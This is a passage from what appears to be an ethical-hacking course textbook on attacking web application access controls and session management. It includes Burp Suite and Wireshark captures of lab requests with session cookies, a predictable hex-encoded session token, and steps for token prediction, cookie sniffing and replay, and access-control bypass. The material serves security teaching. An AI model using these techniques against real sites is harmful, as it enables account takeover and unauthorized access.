Burp Suite Community Edition v2.1.04 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Forward Drop Intercept ... Action
Comment this item
Raw Params Headers Hex
Add
Remove
Up
Down
Body encoding:

Request to http://www.moviescope.com:80 [10.10.10.19]


```
GET /viewprofile.aspx?id=1 HTTP/1.1
Host: www.moviescope.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.moviescope.com/index.aspx
DNT: 1
Connection: close
Cookie: ui-tabs-1=0; mscope=1jWydNf8wro=
Upgrade-Insecure-Requests: 1
```

Request to http://www.moviescope.com:80 [10.10.10.19]

GET request to /viewprofile.aspx

Type	Name	Value
URL	id	2
Cookie	ui-tabs-1	0
Cookie	mscope	1jWydNf8wro=

Figure 14.73: Screenshot of Burp Suite



Attack Access Controls

- Walk through a website to identify the following access controls details of the applications:
  - Individual access to a particular subset of data
  - Levels of access granted (employees, managers, supervisors, CEOs, etc.)
  - Administrator functionality for configuring and monitoring
  - Functionalities that allow the escalation of privileges

Access Controls Attack Methods

- Attack with Different User Accounts
- Attack Multistage Processes
- Attack Static Resources
- Attack Direct Access to Methods
- Attack Restrictions on HTTP Methods

Exploiting Insecure Access Controls

Parameter-Based Access Control

- Attackers utilize request parameters assigned to administrators to gain access to administrative functions

Referer-Based Access Control

- HTTP referrer provides access control decisions
- Attackers exploit the HTTP referrer and manipulate it to any value

Location-Based Access Control

- Attackers can bypass location-based access controls by using a web-proxy, a VPN, a data roaming enabled mobile device, direct manipulation of client-side mechanisms, etc.

Attack Access Controls

Access controls are part of the application's security mechanisms that are logically based on authentication and session management. An attacker walks through a website to identify the following access controls details of the application:

- Individual access to a particular subset of data
- Levels of grant access (employees, managers, supervisors, CEOs, etc.)
- Administrator functionality to configure and monitor
- Functionalities that allow escalating privileges


Exploiting Insecure Access Controls

- **Parameter-Based Access Control**: Any web application consists of various request parameters such as cookies and query string parameters. The application determines the access granted to a request based on these parameters. These parameters vary between a normal user and an administrator. Sometimes, these parameters are invisible to normal users and visible only to administrators. If an attacker can identify the parameters that are assigned to an administrator, he/she can set those parameters in their own requests and gain access to administrative functions.
- **Referer-Based Access Control**: In some web applications, the HTTP referer is the foundation for major access control decisions. The HTTP referer is considered unsafe; the attacker can use it and manipulate it to any value.
- **Location-Based Access Control**: The user's geographic location can be determined using various methods. The most common method to determine the current location is through the IP address. Attackers can bypass location-based access controls using a web

proxy, a VPN, a data-roaming-enabled mobile device, direct manipulation of client-side mechanisms.

Access Controls Attack Methods

- **Attack with different user accounts**: Attempt to access the application with different user accounts. If there is any broken access control in the web application, it allows you to access the resources and functionality as a legitimate user. You can use tools such as Burp Suite to access and compare two different user contexts.
- **Attack Multistage Processes**: The abovementioned technique will be ineffective if there is a multistage process established in the web application architecture. In this multistage process, the user will perform multiple entries at multiple levels to complete the intended process. In a multistage process, multiple requests will be sent to the server from the client. To attack such a process, each and every request to the server should be captured and tested for access controls. Another way to attack a multistage process manually is to walk through a protected multistage process several times in your browser and use proxy tools to switch the session token supplied in different requests to that of a less privileged user.
- **Attack Static Resources**: Identify the web applications where the protected static resources are accessed by the URLs. Attempt to request these URLs directly and check whether they are providing access to unauthorized users.
- **Attack Direct Access to Methods**: Web applications accept certain requests that provide direct access to server-side APIs. If there are any access control weaknesses in these direct access methods, an attacker can exploit them and compromise the system.
- **Attack Restrictions on HTTP Methods**: It is important to test different HTTP methods such as GET, POST, PUT, DELETE, TRACE, and OPTIONS. The attacker modifies the HTTP methods to compromise web applications. If the web application accepts these modified requests, the access controls can be bypassed.



Attack Session Management Mechanism


- Attackers break an application's session management mechanism to **bypass the authentication controls** and impersonate privileged application users

Session Token Generation

- **Session Tokens Prediction**
- **Session Tokens Tampering**

Session Tokens Handling

- **Man-in-the-Middle Attack**
- **Session Replay**
- **Session Hijacking**



Attacking Session Token Generation Mechanism

Weak Encoding Example

```
https://www.certifiedhacker.com/checkout?
SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61%64%6D%69%6E%3B%64
%61%74%65%3D%30%38%2F%30%31%2F%32%30%32%30`
```


When hex-encoding an ASCII string **user=jason;app=admin;date=08/01/2020**, you can predict another session token by just changing the date for use in another transaction with the server

Session Token Prediction

- Obtain valid session tokens by **sniffing the traffic or legitimately logging into the application** and analyzing it for encoding (hex-encoding, Base64) or any pattern
- If any meaning can be **reverse-engineered** from the sample of session tokens, then attempt to guess the tokens recently issued to other application users
- Make a large number of requests with the **predicted tokens** to a session-dependent page to determine a valid session token

Attacking Session Tokens Handling Mechanism: Session Token Sniffing

- Sniff the application traffic using a sniffing tool such as **Wireshark** or an intercepting proxy such as **Burp Suite**
- If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, then try to **replay the cookie** to gain unauthorized access to the application
- Use **session cookies** to perform session hijacking, session replay, and Man-in-the-Middle attacks


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+

http.cookie

```
   Source        Destination    Protocol Len Info
6… 10.10.10.11   10.10.10.19    HTTP     4… GET /images/main_slider_arrow.png HTTP/1.1
1… 10.10.10.11   10.10.10.19    HTTP     1… POST /index.aspx HTTP/1.1  (application/x-w…
1… 10.10.10.11   10.10.10.19    HTTP     1… POST /index.aspx HTTP/1.1  (application/x-w…
0… 10.10.10.11   10.10.10.19    HTTP     4… GET /viewprofile.aspx?id=1 HTTP/1.1
```

```
  › [Timestamps]
    TCP payload (436 bytes)
▾ Hypertext Transfer Protocol
  › GET /viewprofile.aspx?id=1 HTTP/1.1\r\n
    Host: www.moviescope.com\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Referer: http://www.moviescope.com/index.aspx\r\n
    DNT: 1\r\n
    Connection: keep-alive\r\n
  › Cookie: ui-tabs-1=0; mscope=1jWydNf8wro=\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
```

```
01a0  43 6f 6f 6b 69 65 3a 20  75 69 2d 74 61 62 73 2d   Cookie:  ui-tabs-
01b0  31 3d 30 3b 20 6d 73 63  6f 70 65 3d 31 6a 57 79   1=0; msc ope=1jWy
01c0  64 4e 66 38 77 72 6f 3d  0d 0a 55 70 67 72 61 64   dNf8wro= ··Upgrad
```

HTTP Cookie (htt…ookie), 42 byte · Packets: 1033 · Displayed: 53 (5.1%) · Dropped: 0 (0.0%) · Profile: Default

https://www.wireshark.org

Attack Session Management Mechanism

Web application session management involves exchanging sensitive information between the server and its clients wherever required. If such session management is insecure, the attacker can take advantage of it to attack the web application through the session management mechanism, which is the key security component in most web applications.

Nowadays, most attackers target application session management to launch malicious attacks against web applications, allowing them to easily bypass robust authentication controls and masquerade as other users without even knowing their credentials (usernames, passwords). Attackers can even take control of the entire application by compromising a system administrator's account.

Session Management Attack

A session management attack is a method used by attackers to compromise a web application. Attackers break an application's session management mechanism to bypass the authentication controls and impersonate privileged application users. It involves two stages: session token generation and exploitation of session token handling.

To generate a valid session token, attackers engage in the following:

